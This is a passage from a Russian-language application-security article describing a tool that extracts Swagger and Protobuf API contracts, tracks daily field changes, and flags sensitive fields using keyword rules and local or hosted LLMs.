        "properties": {                                                 "properties": {
            "path": {                                                       "path": {
                "prop_name": "path",                                            "prop_name": "path",
                "prop_value": "/user/{username}"                                "prop_value": "/user/{username}"
            },                                                              },
            "method": {                                                     "method": {
                "prop_name": "method",                                          "prop_name": "method",
                "prop_value": "GET"                                             "prop_value": "GET"
            }                                                               }
        },                                                              },
        "fields": {                                                     "fields": {
            "path.param.username": {                                        "path.param.username": {
                "field_name": "path.param.username",                            "field_name": "path.param.username",
                "field_type": "string",                                         "field_type": "string",
                "file": "swagger.yaml",                                         "file": "swagger.yaml",
                "line": 1                                                       "line": 1
            },                                                              },
            "output.id": {                                                  "output.id": {
                "field_name": "output.id",                                      "field_name": "output.id",
                "field_type": "integer",                                        "field_type": "integer",
                "file": "swagger.yaml",                                         "file": "swagger.yaml",
                "line": 1                                                       "line": 1
            },                                                              },
            "output.username": {                                            "output.username": {
                "field_name": "output.username",                                "field_name": "output.username",
                "field_type": "string",                                         "field_type": "string",
                "file": "swagger.yaml",                                         "file": "swagger.yaml",
                "line": 1                                                       "line": 1
            },                                                              },
            "output.firstName": {                                           "output.firstName": {
                "field_name": "output.firstName",                               "field_name": "output.firstName",
                "field_type": "string",                                         "field_type": "string",
                "file": "swagger.yaml",                                         "file": "swagger.yaml",
                "line": 1                                                       "line": 1
            },                                                              },
            "output.lastName": {                                            "output.lastName": {
                "field_name": "output.lastName",                                "field_name": "output.lastName",
                "field_type": "string",                                         "field_type": "string",
                "file": "swagger.yaml",                                         "file": "swagger.yaml",
                "line": 1                                                       "line": 1
            },                                                              },
                                                              >             "output.snils": {
                                                              >                 "field_name": "output.snils",
                                                              >                 "field_type": "string",
                                                              >                 "file": "swagger.yaml",
                                                              >                 "line": 1
                                                              >             },
            "output.email": {                                               "output.email": {
                "field_name": "output.email",                                   "field_name": "output.email",
                "field_type": "string",                                         "field_type": "string",
                "file": "swagger.yaml",                                         "file": "swagger.yaml",
                "line": 1                                                       "line": 1
            }                                                               }
        }                                                               }
    },                                                              },
```

Итак, теперь мы умеем вынимать из кода сервисов Swagger и Protobuf, а сравнив состояния сервисов за вчера и за сегодня, знаем, какие поля поменялись.

СКОРИНГ НА МИНИМАЛКАХ

Опытный аппсек-инженер может сразу заметить, что в большом продукте ежедневно происходит огромное количество изменений в сервисах. Даже если мы будем следить только за изменениями во внешних контрактах (proto, QraphQL, сваггеры и схемы БД), нас все равно может завалить десятками сообщений об этих изменениях. Нужно как то фильтровать поток.


Мы представляем себе архитектуру нашего продукта и знаем хотя бы на интуитивном уровне, какие данные внутри него нам нужно беречь. Попробуем составить базовый набор ключевых слов, чтобы все поля в наших контрактах и сами содержащие их контракты окрашивались как критичные, а остальные нет. Создадим базовый набор правил, которые разметят поля в контрактах по критичным категориям.



tests > config_samples > ! conf.yaml

```
score_tags:
  pii:
    high:
      - 'firstname'
      - 'lastname'
      - 'phone'
      - 'passport'
    medium:
      - 'address'
    low:
      - 'city'
  finance:
    high:
      - 'pan'
      - 'card_number'
    medium:
      - 'amount'
      - 'balance'
  auth:
    high:
      - 'password'
      - 'pincode'
      - 'codeword'
      - 'token'
    medium:
      - 'login'
  infra:
    high:
      - 'keycloak'
```

Теперь некоторые поля наших объектов обрели уровень критичности и тег, определяющий тип данных.



```
root@19bfeed9dc95:/app# appsec-discovery --source tests/ai_samples/api_gateway_today/
--config tests/config_samples/conf.yaml
- hash: 8ef982b8b07a023c776790f6c07eca33
  object_name: Route /user/{username} (GET)
  object_type: route
  parser: swagger
  severity: high
  tags:
  - pii
  file: swagger.yaml
  line: 1
  properties:
    path:
      prop_name: path
      prop_value: /user/{username}
    method:
      prop_name: method
      prop_value: GET
  fields:
    path.param.username:
      field_name: path.param.username
      field_type: string
      file: swagger.yaml
      line: 1
    output.id:
      field_name: output.id
      field_type: integer
      file: swagger.yaml
      line: 1
    output.username:
      field_name: output.username
      field_type: string
      file: swagger.yaml
      line: 1
    output.firstName:
      field_name: output.firstName
      field_type: string
      file: swagger.yaml
      line: 1
      severity: high
      tags:
      - pii
    output.lastName:
      field_name: output.lastName
      field_type: string
      file: swagger.yaml
      line: 1
      severity: high
      tags:
      - pii
    output.snils:
      field_name: output.snils
      field_type: string
      file: swagger.yaml
      line: 1
    output.email:
      field_name: output.email
      field_type: string
      file: swagger.yaml
      line: 1
```


Прекрасно, теперь мы можем по уже собранным схемам данных понять, где у нас много критичной информации и с какими сервисами нужно познакомиться поближе, а какие можно пока оставить в покое.

Также в потоке изменений мы можем реагировать только там, где в схемах добавились или поменялись критичные поля. Зачем нам знать, что у пользователя появилось поле «Любимый фильм»? А вот если у него добавилось поле для ввода ИНН или номера паспорта — неплохо бы обратить на это внимание.

ПОДКЛЮЧАЕМ ЖЕЛЕЗНЫЕ МОЗГИ

С базовыми правилами мы разобрались, но остается ощущение, что мы не уследим, если где нибудь в нашем продукте появится новый тип данных, для которого мы не придумали правила заранее. Уже сейчас в примерах правил мы видим, что неплохо бы было разметить и СНИЛС, и email, а в базовых правилах их нет.

Как бы нам заложить в логику оценки новых объектов базовый здравый смысл? Задача звучит просто: хочется, чтобы система сама позвала нас, если найдет что-то подозрительное. Это звучит как задача, с которой должны хорошо справиться современные LLM. Проверим эту гипотезу с королем всех LLM-моделей, его величеством ChatGPT.



You are security bot, for provided objects select only field names that can contain personally identifiable information, passport or other person identification document numbers, finance or payment information, authentication and other sensitive data. Return text list of sensitive field names like ['filed_name1', 'field_name2'], if you do not find any sensitive objects answer with anpty list like []. Do not anser with any code.

Sure, please provide the objects you'd like me to analyze for sensitive field names.

object_name: Route /user/{username}
field_names:
- path.param.username
- output.id
- output.username
- output.firstName
- output.lastName
- output.snils
- output.inn
- output.email
- ouput.tshort_size


['path.param.username', 'output.username', 'output.firstName', 'output.lastName', 'output.snils', 'output.inn', 'output.email']

object_name: Pet
field_names:
- id
- pet_name
- pet_type
- age
- food_lover

[]

Ожидаемо идеальный результат. Но тут сразу же возникает целый веер проблем: использование его API стоит денег, ChatGPT недоступен из некоторых регионов, и вообще у нас, безопасников, начинает дергаться глаз при передаче во внешний API критичных данных. Пусть даже это не сами данные, а мета со структурой объектов.

Значит, нам нужна on premise альтернатива, и желательно open source. Тут из top-перформеров можно выделить Llama 3.2 от организации, которую нельзя называть, и Phi 3.5 от пока еще не запрещенной в России корпорации Microsoft. Чтобы протестировать качество этих инструментов, проще всего воспользоваться Huggingface здесь нас ждет изобилие оригинальных, квантизированных и анцензурированных моделей.



meta-llama/Llama-3.2-1B
Text Generation · Updated 22 days ago · 1.41M · 899

meta-llama/Llama-3.2-3B-Instruct
Text Generation · Updated 22 days ago · 936k · 597

meta-llama/Llama-3.2-11B-Vision-Instruct
Image-Text-to-Text · Updated Sep 30 · 2.47M · 924

meta-llama/Llama-3.2-1B-Instruct
Text Generation · Updated 22 days ago · 1.46M · 542

meta-llama/Llama-3.2-3B
Text Generation · Updated 22 days ago · 332k · 319

meta-llama/Llama-3.2-90B-Vision-Instruct
Image-Text-to-Text · Updated Sep 30 · 279k · 263


meta-llama/Llama-3.2-11B-Vision
Image-Text-to-Text · Updated Sep 27 · 107k · 345

Bllossom/llama-3.2-Korean-Bllossom-3B
Text Generation · Updated Oct 11 · 59.3k · 97

chuanli11/Llama-3.2-3B-Instruct-uncensored
Text Generation · Updated 29 days ago · 21.9k · 85

unsloth/Llama-3.2-11B-Vision-Instruct-bnb-4bit
Image-Text-to-Text · Updated Sep 26 · 33.2k · 44

Опустим муки выбора среди имеющегося многообразия вариантов: для решения нашей задачи оптимальной с точки зрения размера, потребляемых ресурсов и логики оказалась квантизированная и расцензурированная Llama 3.2 на 3B (3 биллиона токенов) и Llama 3.1 на 8B.



tests > config_samples > ! ai_conf_llama.yaml


```
parsers:
  - 'swagger'

ai_params:
  model_id: "mradermacher/Llama-3.2-3B-Instruct-uncensored-GGUF"
  gguf_file: "Llama-3.2-3B-Instruct-uncensored.Q8_0.gguf"
  model_folder: "/app/tests/ai_samples/hf_home"
```

Другие варианты моделей с тем же размером либо тупили при выборе правильного набора из предложенных полей, либо ошибались с форматом результата, либо не укладывались в локальные ресурсы.

ЛОКАЛЬНОЕ ИСПОЛЬЗОВАНИЕ МОДЕЛИ


Теперь посмотрим, как пользоваться моделью локально. Из популярных вариантов для экосистемы Python это transformers от того же Huggingface и llama-cpp-python, которая представляет собой враппер для сишной либы `llama.cpp`. Первый вариант достойно показывает себя при наличии доступа к GPU, но без него на CPU дождаться результатов на стареньком Macbook Pro M2 мне так и не удалось. В итоге llama-cpp-python оказалась лучшим выбором для обычного десктопного железа и виртуализации: загрузка модели и последующие ответы занимают считаные секунды вполне приемлемый результат для нашей не слишком rial time задачи.

Итак, вызов модели из кода достаточно тривиален, системный промпт будет аналогичен таковому для ChatGPT.



